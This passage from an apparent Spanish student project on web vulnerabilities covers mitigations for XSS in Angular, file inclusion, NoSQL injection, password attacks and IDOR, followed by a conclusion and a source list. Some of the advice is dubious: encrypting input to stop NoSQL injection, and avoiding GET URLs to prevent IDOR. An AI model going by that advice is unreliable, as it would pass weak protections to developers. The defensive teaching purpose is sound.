this.form.value.input = sanitizer.sanitize('');
```

en sustitución del código que teníamos anteriormente:

```
this.form.value.input = sanitizer.bypassSecurityTrustResourceUrl('');
```

Nota: DOMsanitizer tiene distintos formatos y funciones, no se limita únicamente a estas dos, por lo que en algunos casos puede ser mejor utilizar otras.

6.3. Local File Inclusion

La forma más sencilla es cerrar a la aplicación. Tan solo le permitimos moverse entre ciertos directorios, por lo que nadie podrá moverse transversalmente. Otra solución sería permitir tan solo que se vean ciertos ficheros que deseemos mediante una lista blanca.

Pero para evitar esta vulnerabilidad en su totalidad la mejor solución es no leer ningún archivo del sistema.

6.4. NoSQL Injection

La solución para **NoSQLi** es la misma que para XSS y la norma principal en aplicaciones web. No confiar nunca en la entrada del usuario. Los datos que introduzca deben ser tratados únicamente como string, sin permitir caracteres especiales.

Es buena práctica encriptarlo y desencriptarlo para evitar posibles **bypass** mediante encriptaciones del atacante.

6.5. Ataques a contraseñas

La forma más sencilla de protegerse contra estos ataques es:

- Bloquear el número de intentos.
- Evitar usar contraseñas sencillas o que puedan aparecer en bases de datos de contraseñas filtradas.

6.6. IDOR

La protección contra IDOR más sencilla es evitar usar búsquedas GET en la url. Pero otra forma es tener bien controlado que páginas se tiene permiso de acceso y cuales no, independientemente de si están indexadas o no.

7. Conclusión

Como podemos ver existen una gran multitud de vulnerabilidades posibles en plataformas web. Y estas son tan solo una muestra de las más comunes de encontrar. Podemos añadir a estas vulnerabilidades cientos de subtipos y otros tipos nuevos no recopilados en este proyecto.

Si a eso le sumamos los fallos de configuración por parte de los administradores y el encuentro diario de cientos de vulnerabilidades nuevas en distintos frameworks, servidores y servicios el margen de error es demasiado alto.

Es por ello que a menudo la seguridad no gira en torno a volverse completamente protegido, sino en mitigar lo máximo posible cualquier brecha que pudiese ocurrir o cualquier vulnerabilidad nueva que pueda ocurrir.

Aún así, es trabajo de los administradores el mantener su entorno seguro y controlado. No siempre podemos estar protegidos pero debemos evitar ofrecer más facilidades a los atacantes. La regla de oro que podemos obtener de este proyecto es la falta de confianza que debemos de tener hacia otros usuarios.

Si bien la mayoría van a hacer uso del servicio como está pensado, no podemos ignorar ese grupo de **hackers** que tratarán de aprovechar el mínimo error.

A estas protecciones mencionadas se le deben de añadir capas extras internas. Las protecciones especifican la parte del cliente, pero de cara al servidor es necesario añadir más. Ya sean filtros de bases de datos como firewalls internos. Es altamente recomendable en estos sistemas el uso de WAF (**Web Application Firewall**).



8. Mejoras

9. Fuentes

Info

- OWASP: <https://owasp.org>
- Angular DOMSanitizer: <https://angular.io/api/platform-browser/DomSanitizer>
- Angular DOMSanitizer by Netanel Basal: <https://netbasal.com/angular-2-security-the-domsanitizer-service-2202c83bd90>
- NoSQL Injection: <https://nullsweep.com/a-nosql-injection-primer-with-mongo/>
- Notas personales: <https://zeropio.github.io/notes/>

Github

- Angular: <https://github.com/angular>
- PayloadsAllTheThings: <https://github.com/swisskyrepo/PayloadsAllTheThings>

Recursos

- Angular Material: <https://v7.material.angular.io/>
- Flaticon: <https://www.flaticon.com/>